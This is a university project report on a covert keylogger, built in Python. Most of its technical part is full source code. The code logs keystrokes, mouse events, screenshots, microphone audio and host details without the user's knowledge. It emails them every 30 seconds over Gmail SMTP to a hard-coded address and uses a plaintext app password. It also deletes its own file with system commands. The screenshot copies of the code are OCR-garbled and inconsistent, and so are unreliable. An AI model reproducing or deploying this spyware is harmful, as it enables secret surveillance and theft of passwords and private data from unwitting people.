



**VIT-AP**  
**UNIVERSITY**

# **SYSTEM SURVEILLANCE USING KEYLOGGERS**

## **Project REPORT**

*Submitted by*

**Team**

**“The Dark Quantum”**

### **Name of the Candidate(s)**

Satyala Murali Karthik (21BCE7357)

Kurra Naveen Ahiram (21BCE7357)

Jahnavi Tulluru (21BCE7037)

Omkar Sanjay Narkar (21BCE8412)

K V S S Vignesh (21BCE9981)

*In partial fulfilment for the award of the degree of*

**BACHELOR OF TECHNOLOGY**

in

**COMPUTER SCIENCE and ENGINEERING**

Department of

**School of Computer Science and Engineering**

**VIT-AP UNIVERSITY**

Amaravati – 522237

December, 2023

## **BONAFIDE CERTIFICATE**

Certified that the Internship work entitled “SYSTEM SURVEILLANCE USING KEYLOGGER” is a bonafide work carried by Satyala Murali Karthik (21BCB7125), Jahnavi Tulluru (21BCE7037), K.V.S.S.Vignesh (21bce9981), Omkar Sanjay Narkar (21BCE8412), Kurra Naveen Abhram (21BCE7357) in partial fulfilment for the award of Bachelor of Engineering in COMPUTER SCIENCE and ENGINEERING of Vit-AP University during year 2023, is a record of bonafide work done under my guidance. The contents of this Project work, in full or in parts, have neither been taken from any other source nor have been submitted to any other Institute or University for award of any degree or diploma and the same is certified.

**The thesis is satisfactory / unsatisfactory**

Internal Examiner

External Examiner

**Approved by**

**PROGRAM CHAIR**

B. Tech. CSE

**DEAN**

SCHOOL OF COMPUTER  
SCIENCE AND ENGINEERING

## **ACKNOWLEDGEMENTS**

This project would be incomplete without acknowledging the help provided by the Venkatesh Vasishta sir from cranes varsity. We would like to express our gratitude and sincere thanks for giving us the opportunity of working on the present project.

We are thankful to all those who have helped us and guided us in making this project. We are also thankful to the staff of the Department Scope without whose help and Suggestions, none of this would've been possible.

## ABSTRACT

In many companies now-a-days data security and data recovery is the most important factor. So, there are many cases where data recovery is required. For these kinds of problems keylogger is one of the best solutions which is often referred to as keylogging or keyboard capturing.

Keyboard capturing is the action of recording the keys stroke on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Using keylogger application users can retrieve data when a working file is damaged due to several reasons like loss of power etc.

This is a surveillance application used to track the users which logs keystrokes; uses log files to retrieve information. Using this application, we can recall forgotten emails or URLs. In this keylogger project, whenever the user types something through the keyboard, the keystrokes are captured and mailed to the mail id of the admin without the knowledge of the user within the time set.

## OBJECTIVE

The purpose of this application is to keep track of every key that is typed through the keyboard and send it to the admin through the mail server in the time set or given. It provides confidentiality as well as data recovery to all the IT infrastructures in need.

## HARDWARE REQUIREMENTS

<b>Operating system</b>	:	Windows and Linux specified
<b>RAM</b>	:	512MB (minimum requirement)
<b>Hard Disk</b>	:	1GB working space (minimum requirement)

## SOFTWARE REQUIREMENTS

<b>Languages</b>	:	Python
<b>Tools</b>	:	PyCharm, Python 3.8.0
<b>Technology</b>	:	Advanced

## TABLE OF CONTENTS

1.0. Introduction.....	7
1.1. Purpose.....	7
1.2. Scope of Developing the Project.....	8
2.0. Problem identification.....	9
2.1. Project Function.....	9
2.2.Operating Environment.....	10
2.3. Features.....	10
3.0. Code Implementation and testing.....	11
4.0. Output.....	18
5.0. Conclusion and Future Work.....	18
6.0. Bibliography.....	19
7.0.External references.....	19

## 1. Introduction

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists of the art of examining digital media to preserve, recover and analyse the data in an effective manner. There are many cases where data recovery is required essentially. So, by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc. Keyloggers are especially effective in monitoring ongoing crimes. This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a record of all typed keys. The collected information is saved on the system as a hidden file or emailed to the admin or the forensic analyst.

### 1.1.1. Purpose

The main objective of this document is to illustrate the requirements of the project Keylogger. Now- a-days IT business infrastructures are mostly in need of the cyber security factor that is Computer Forensics. Keyloggers can effectively assist a computer forensics analyst in the examination of digital media.

Keystroke loggers are available in software and hardware form, and are used to capture and compile a record of all typed keys. The information gathered from a keystroke logger can be saved on the system as a hidden file, or emailed to the forensic analyst or the Administrator. Generic keystroke loggers typically record the keystrokes associated with the keyboard typing. Advanced keystroke loggers have many additional features. Our project keylogger has the following features;

- Monitors Keystrokes
- Sends mail to the admin's mail Id

- Logs keystrokes including special key

Keyloggers have the advantage of collecting information before it is encrypted; thus, making a forensic analyst's job easier. Most keyloggers show no signs of any intrusion within the system allowing for them to gain typed information without anyone having knowledge of its actions except the user who use it. Keyloggers incorporate a wide array of cyber security issues and provide a practical approach to understand topics such as attacker goals, varieties of malware and their implementation, the role of malware in infecting and how stealth is archived in an infected system.


- Programming Environment
  - Python 3.8.0
  - PyCharm
- Program Files Used
  - Keylogger.py
  - Execute\_keylogger.py
- Document Conventions
  - Entire document should be justified

### **1.1.2. Scope of Deploying the Project**

Keylogger is basically using keystroke logs to monitor the system and send the details to the admin through the mail server. Keyloggers provide the best solutions in case of such cases like; IT organizations can indicate their concerns by going after the culprit whose performance is deteriorating that of the whole organization, parents can maintain a check on their children's activities, a particular person's activities can be monitored, storing passwords of various



social media profiles. Above all, keylogger is one of the best implementations of fundamentals of ethical hacking. By using this some measures could be done accordingly that would save personal data from being in the hands of total strangers.



*Fig 1.2 Increased use of keyloggers*

## 2. Problem Identification

Hackers and other third parties are always looking for the vulnerabilities present inside the system. To gain knowledge about what they require from the organizations, they either gain access to the confidential data stored in the system and either cause harm to the integrity of data or may cause data loss. Another problem is that cybercrimes are increasing day by day. If we have the chat logs or keystroke logs of the victim's laptop then we can easily analyse the entire planning of the victim which will provide the best solution to eradicate or solve the problem.

### 1.1.2.1. Project Functions

Authorized use of a keylogger is use of such software with the knowledge and consent of the PC Owner or security administrator. As a rule, authorized monitoring software products require physical access to

computers and administrative privilege for configuration and installation that excludes (or at least minimizes) risks of unauthorized use of programs. As per the rule, such software products have the ability to obtain and configure a “packed” installation executable file that is delivered to the user’s computer with the help of various ethical and authorized schemes. During installation it doesn’t display any messages or create any windows on the screen.


### 1.1.2.2. Operating Environment

The product will be operating in windows, Linux environments. The hardware configuration includes Hard Disk: 40 GB, Monitor: 15” Colour monitor, Keyboard: 122 keys. The basic input devices required are keyboard, mouse and output devices are monitor, mobile devices etc.

### 1.1.2.3. Features

Features of designed keylogger that are implemented and are going to be implemented in this project;

- Keystroke Recording
  - Remote Monitoring
  - Web History logging
  - Screenshot History
  - Invisible mode & password protection
  - Application monitoring and file tracking
  - Email reports
- Modules Used:
    - I. **Smtplib:** The module included in python defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP listener daemon.
    - II. **Threading:** It is one of the modules provided with python that includes a simple-to-implement locking mechanism that allows you to synchronize threads.
    - III. **Pynput:** This library allows the users to control and monitor input devices. e.g.; pynput.mouse, pynput.keyboard.



### 3. Code Implementation & Testing

Input:

try:

```
import logging
import os
import platform
import smtplib
import socket
import time
import threading
import wave
import numpy as np
import scipy.io.wavfile as wavfile
import pyscreenshot
import sounddevice as sd
from pynput import keyboard
from pynput.keyboard import Listener
```

```
from email import encoders
from email.mime.base import MIMEBase
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
import glob
except ModuleNotFoundError:
    from subprocess import call
    modules = ["pyscreenshot", "sounddevice", "pynput"]
    call("pip install " + ' '.join(modules), shell=True)

finally:
    EMAIL_ADDRESS = "karthik990862@gmail.com"
    EMAIL_PASSWORD = "yrhm rcgp zxfu ewrw"
    SEND_REPORT_EVERY = 30 # as in seconds
    class KeyLogger:
        def __init__(self, time_interval, email, password):
            self.interval = time_interval
            self.log = "KeyLogger Started..."
            self.email = email
            self.password = password

        def appendlog(self, string):
            self.log = self.log + string

        def on_move(self, x, y):
            current_move = logging.info("Mouse moved to {}".format(x, y))
            self.appendlog(current_move)

        def on_click(self, x, y):
            current_click = logging.info("Mouse moved to {}".format(x, y))
            self.appendlog(current_click)

        def on_scroll(self, x, y):
            current_scroll = logging.info("Mouse moved to {}".format(x, y))
            self.appendlog(current_scroll)

        def save_data(self, key):
            try:
                current_key = str(key.char)
            except AttributeError:
                if key == key.space:
                    current_key = "SPACE"
                elif key == key.esc:
                    current_key = "ESC"
                else:
                    current_key = " " + str(key) + " "

            self.appendlog(current_key)
```

```
def send_mail(self, email, password, message, attachment=None):
    sender = "karthik990862@gmail.com"
    receiver = "karthik990862@gmail.com"

    msg = MIMEMultipart()
    msg['From'] = sender
    msg['To'] = receiver
    msg['Subject'] = "Keylogger Report"

    body = "Keylogger by Dark Quantum\n"
    body += message
    msg.attach(MIMEText(body, 'plain'))
    if attachment:
        with open(attachment, "rb") as attachment_file:
            part = MIMEBase('application', 'octet-stream')
            part.set_payload(attachment_file.read())
            encoders.encode_base64(part)
            part.add_header('Content-Disposition', f'attachment; filename="{attachment}"')
            msg.attach(part)

    with smtplib.SMTP("smtp.gmail.com", 587) as server:
        server.starttls()
        server.login(email, password)
        server.sendmail(sender, receiver, msg.as_string())

def report(self):
    self.screenshot()
    self.microphone()
    self.send_mail(self.email, self.password, "\n\n" + self.log)
    self.log = ""
    timer = threading.Timer(30, self.report) # Set the interval to 30 seconds
    timer.start()

def system_information(self):
    hostname = socket.gethostname()
    ip = socket.gethostbyname(hostname)
    plat = platform.processor()
    system = platform.system()
    machine = platform.machine()
    self.appendlog(hostname)
    self.appendlog(ip)
    self.appendlog(plat)
    self.appendlog(system)
    self.appendlog(machine)

def microphone(self):
    try:
        fs = 44100
        seconds = SEND_REPORT EVERY
```

```
wave_file = 'sound.wav'

def record_audio():
    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=1)
    sd.wait()
    myrecording = myrecording.astype(np.int16)
    wavfile.write(wave_file, myrecording, fs)

    # Send the email with the audio recording
    self.send_mail(email=EMAIL_ADDRESS, password=EMAIL_PASSWORD, message="Audio
recording attached.", attachment=wave_file)

    # Optional: Remove the local audio file after sending
    os.remove(wave_file)

audio_thread = threading.Thread(target=record_audio)
audio_thread.start()

# Allow some time for the audio recording to complete
audio_thread.join()
except Exception as e:
    print(f"Error recording audio: {str(e)}")

def screenshot(self):
    try:
        screenshot_file = "screenshot.png"
        img = pyscreenshot.grab()
        img.save(screenshot_file)

        # Send the email with the screenshot
        self.send_mail(email=EMAIL_ADDRESS, password=EMAIL_PASSWORD, message="Screenshot
attached.", attachment=screenshot_file)


        # Optional: Remove the local screenshot file after sending
        os.remove(screenshot_file)
    except Exception as e:
        print(f"Error taking screenshot: {str(e)}")

def run(self):
    keyboard_listener = keyboard.Listener(on_press=self.save_data)
    with keyboard_listener:

        self.report()
        keyboard_listener.join()
```

```
with Listener(on_click=self.on_click, on_move=self.on_move, on_scroll=self.on_scroll) as
mouse_listener:
    mouse_listener.join()
if os.name == "nt":
    try:
        pwd = os.path.abspath(os.getcwd())
        os.system("cd " + pwd)
        os.system("TASKKILL /F /IM " + os.path.basename(_file_))
        print('File was closed.')
        os.system("DEL " + os.path.basename(_file_))
    except OSError:
        print('File is close.')
else:
    try:
        pwd = os.path.abspath(os.getcwd())
        os.system("cd " + pwd)
        os.system('pkill leafpad')
        os.system("chatr -i " + os.path.basename(_file_))
        print('File was closed.')
        os.system("rm -rf" + os.path.basename(_file_))
    except OSError:
        print('File is close.')

keylogger = KeyLogger(SEND_REPORT_EVERY, EMAIL_ADDRESS, EMAIL_PASSWORD)
keylogger.run()
```



```
1 try:
2     import logging
3     import os
4     import platform
5     import smtplib
6     import socket
7     import time
8     import threading
9     import wave
10    import numpy as np
11    import scipy.io.wavfile as wavfile
12    import pyscreenshot
13    import sounddevice as sd
14    from pynput import keyboard
15    from pynput.keyboard import Listener
16    from email import encoders
17    from email.mime.base import MIMEBase
18    from email.mime.multipart import MIMEMultipart
19    from email.mime.text import MIMEText
20    import glob
21    except ModuleNotFoundError:
22        from subprocess import call
23
24    modules = ["pyscreenshot", "sounddevice", "pynput"]
25    call("pip install " + ' '.join(modules), shell=True)
26
27
28    finally:
29        EMAIL_ADDRESS = "karthik990862@gmail.com"
30        EMAIL_PASSWORD = "vrm rcp zxfu ewe"
31        SEND_REPORT_EVERY = 30 # as in seconds
```

## The Dark Quantum

```
keylogger.py
29 finally:
30     EMAIL_ADDRESS = "your mail id"
31     EMAIL_PASSWORD = "your password"
32     SEND_REPORT_EVERY = 30 # as in seconds
33
34     ! usage
35     class KeyLogger:
36     def __init__(self, time_interval, email, password):
37         self.interval = time_interval
38         self.log = "KeyLogger Started..."
39         self.email = email
40         self.password = password
41
42     @usage
43     def appendLog(self, string):
44         self.log = self.log + string
45
46     ! usage
47     def on_move(self, x, y):
48         current_move = logging.info("Mouse moved to {} {}".format(x, y))
49         self.appendLog(current_move)
50
51     ! usage
52     def on_click(self, x, y):
53         current_click = logging.info("Mouse moved to {} {}".format(x, y))
54         self.appendLog(current_click)
55
56     ! usage
57     def on_scroll(self, x, y):
58         current_scroll = logging.info("Mouse moved to {} {}".format(x, y))
59
60 finally
```

```
keylogger.py
58 ! usage
59 def save_data(self, key):
60     try:
61         current_key = str(key.char)
62     except AttributeError:
63         if key == key.space:
64             current_key = "SPACE"
65         elif key == key.esc:
66             current_key = "ESC"
67         else:
68             current_key = " " + str(key) + " "
69
70     self.appendLog(current_key)
71
72 ! usage
73 def send_mail(self, email, password, message, attachment=None):
74     sender = "karthik99862@gmail.com"
75     receiver = "karthik99862@gmail.com"
76
77     msg = MIMEText(message)
78     msg['From'] = sender
79     msg['To'] = receiver
80     msg['Subject'] = "KeyLogger Report"
81
82     body = "KeyLogger by Dark Quantum\n"
83     body += message
84     msg.attach(MIMEText(body, _subtype='plain'))
85
86     if attachment:
87         with open(attachment, "rb") as attachment_file:
88             part = MIMEBase('application', _subtype='octet-stream')
89             part.set_payload(attachment_file.read())
90
91 finally: KeyLogger.on_move()
```

```
keylogger.py
84 part = MIMEBase('application', _subtype='octet-stream')
85 part.set_payload(attachment_file.read())
86 encoders.encode_base64(part)
87 part.add_header('Content-Disposition', 'attachment; filename={}'.format(attachment))
88 msg.attach(part)
89
90 with smtplib.SMTP('smtp.gmail.com', port=587) as server:
91     server.starttls()
92     server.login(email, password)
93     server.sendmail(sender, receiver, msg.as_string())
94
95 ! usage
96 def report(self):
97     self.screenshot()
98     self.microphone()
99     self.send_mail(self.email, self.password, "\n\n" + self.log)
100     self.log = ""
101     timer = threading.Timer(interval=30, func=self.report) # Set the interval to 30 seconds
102     timer.start()
103
104 def system_information(self):
105     hostname = socket.gethostname()
106     ip = socket.gethostbyname(hostname)
107     plat = platform.processor()
108     system = platform.system()
109     machine = platform.machine()
110     self.appendLog(hostname)
111     self.appendLog(ip)
112     self.appendLog(plat)
113     self.appendLog(system)
114     self.appendLog(machine)
115
116 finally: KeyLogger.on_move()
```



## The Dark Quantum


```
Keylogger - Version control - Current File - 4:41 - ENG IN - 11:19 AM 12/21/2023


keylogger.py
115 def micropname(self):
116     try:
117         fs = 44100
118         seconds = SEND_REPORT_EVERY
119         wave_file = 'sound.wav'
120
121     def record_audio():
122         myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=1)
123         sd.wait()
124         myrecording = myrecording.astype(np.int16)
125         wavfile.write(wave_file, myrecording, fs)
126
127         # Send the email with the audio recording
128         self.send_mail(email=EMAIL_ADDRESS, password=EMAIL_PASSWORD, messages="Audio recording attached.",
129                       attachment=wave_file)
130
131         # Optional: Remove the local audio file after sending
132         os.remove(wave_file)
133
134     audio_thread = threading.Thread(target=record_audio)
135     audio_thread.start()
136
137     # Allow some time for the audio recording to complete
138     audio_thread.join()
139 except Exception as e:
140     print(f"Error recording audio: {str(e)}")
141
142
143 def screenshot(self):
144     try:
145         screenshot_file = "screenshot.png"
146
147     finally:
148         KeyLogger - on_move()
149
150 Keylogger - keylogger.py 46:41 CRLF UTF-8 4 spaces Python 3.10 (Keylogger)

Search
150
151 def run(self):
152     keyboard_listener = keyboard.Listener(on_press=self.save_data)
153     with keyboard_listener:
154         self.report()
155         keyboard_listener.join()
156     with Listener(on_click=self.on_click, on_move=self.on_move, on_scroll=self.on_scroll) as mouse_listener:
157         mouse_listener.join()
158     if os.name == "nt":
159         try:
160             pwd = os.path.abspath(os.getcwd())
161             os.system("cd " + pwd)
162             os.system("TASKKILL /F /IM " + os.path.basename(__file__))
163             print('File was closed.')
164             os.system("DEL " + os.path.basename(__file__))
165         except OSError:
166             print('File is close.')
167     else:
168         try:
169             pwd = os.path.abspath(os.getcwd())
170             os.system("cd " + pwd)
171             os.system("kill %pid")
172             os.system("cat /dev/null && sleep 1")
173             print('File was closed.')
174             os.system("rm -rf " + os.path.basename(__file__))
175         except OSError:
176             print('File is close.')
177
178 finally:
179     KeyLogger - on_move()
180
181 Keylogger - keylogger.py 46:41 CRLF UTF-8 4 spaces Python 3.10 (Keylogger)

Search
```

## 4. Output





## 5. Conclusion & Future Work

A Keylogger is a form of software which is used to track or log all the keys that a user strikes on their keyboard, usually in secret so that the user of the system doesn't know that their actions are being monitored. It is otherwise known as a keyboard capturer. These are perfectly legal and useful.

- Adding screenshots of pages visited
- Recording of system screen
- Full remote cloud monitoring
- Screenshot of immediately changed pages
- Secure Web account for data storing
- Password Protection
- Parental Control

## 6. Bibliography

For all the knowledge and experience that we gained while doing this project, we Murali karthik, Jahnavi, K.V.S.S.Vignesh, Omkar Sanjay Narkar, Naveen Abhiram Kurra would like to thank my project guide Mr. Venkatesh sir for his support and help.

At last, but not the least I would like to give my gratitude to my lecturer for their support during internship and my friends for their help and moral support.

## 7. External Sources & References

- <https://medium.com/>
- <https://www.slideshare.net/>
- <https://en.m.wikipedia.org/wiki/>
- <https://security.stackexchange.com/>
- <https://www.ionos.com/digitalguide/>